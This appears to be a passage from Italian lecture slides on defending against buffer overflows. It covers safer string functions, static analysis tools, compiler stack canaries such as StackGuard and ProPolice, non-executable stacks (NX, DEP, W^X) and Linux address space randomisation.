  - Fare testing piu approfondito e mirato agli aspetti di sicurezza
- Utilizzare funzioni di libreria piu' sicure
  - Standard Library: strncpy e strncat
  - BSD: strlcpy e strlcat
  - LibSafe: fornisce un wrapper attorno alle funzioni di libreria, verificando che i dati non vadano a sovrascrivere il frame della funzione
  - Contra Police: estensione della libc per la prevenzione di overflow sullo heap

Analizzare il codice

- Utilizzare tool di analisi statica per scoprire eventuali vulnerabilita' durante lo sviluppo del software
  - Ccured
  - Flawfinder
  - Insure++
  - CodeWizard
  - Cigital ITS4
  - Cqual
  - Microsoft PREfast/PREfix
  - Pscan
  - RATS
  - Fortify

Difese a livello del compilatore

- Modifiche ai compilatori con l'aggiunta di meccanismi di protezione dello stack
  - L'idea consiste nel verificare, prima di ritornare da una funzione, che il suo frame non sia stato compromesso
  - Questi approcci si basano sull'introduzione di un canarino tra i buffer e le strutture di controllo (ret address e saved ebp) dello stack
  - Quando la funzione termina, si controlla che il canarino sia ancora integro ed in caso contrario si termina il programma

Canarini

- Terminator canaries: sono fatti di caratteri terminatori (tipicamente NULL) che non possono essere copiati dalle routine di copia dei buffer

- Random canaries: sono formati da una sequenza random di byte scelta quando il programma viene avviato

- Random XOR canaries: sono canarini random che vengono in qualche modo modificati usando tutto o parte della struttura di controllo che devono difendere
  - Sono efficaci anche nei casi in cui l'attaccante puo' sovrascrivere l'indirizzo di ritorno senza passare sopra il canarino

Compilatori modificati

- StackGuard
  - Prima implementazione dei canarini
  - Implementato come patch al gcc
  - Disponibile solo per il gcc 2.95
- ProPolice
  - Inizialmente sviluppato come patch al gcc 3.x
  - Supporta i canarini e riarrangia l'ordine delle variabili sullo stack
  - Standard in OpenBSD ed in alcune distro di Linux
  - Incluso nel GCC 4.1
- Windows 2003
  - Una nuova opzione in compilazione permette di inserire dei canarini (chiamati security cookies) e di riarrangiare l'ordine delle variabili sullo stack

Difese a livello del sistema operativo

- Stack non eseguibile
  - Non evita i buffer overflow, ma rende inutile inserire shellcode sullo stack
  - Provoca diversi effetti collaterali, rendendo inutilizzabili i programmi che richiedono di eseguire codice sullo stack
    (come la Java Virtual Machine)
  - Sfrutta meccanismi hardware: NX bit

- Implementazioni
  - Data Execution Prevention (DEP) incluso da Windows XP Sevice Pack 2 in avanti
  - OpenBSD W^X
  - ExecShield patch per Linux (default in Fedora)

Difese a livello del sistema operativo

- Randomizzazione del layout della memoria
  - Riposiziona alcune aree chiave della memoria (tra cui lo stack) ad un diverso indirizzo ricalcolato in modo random ad ogni esecuzione del programma
  - Indovinare l'indirizzo di ritorno diventa abbastanza difficile

- Questa soluzione e' implementata (ed attivata di default) nei kernel linux dal 2.6.12 in avanti
  - Range di radomizzazione di 8MB
  - Attivabile e disattivabile agendo su:

    `/proc/sys/kernel/randomize_va_space`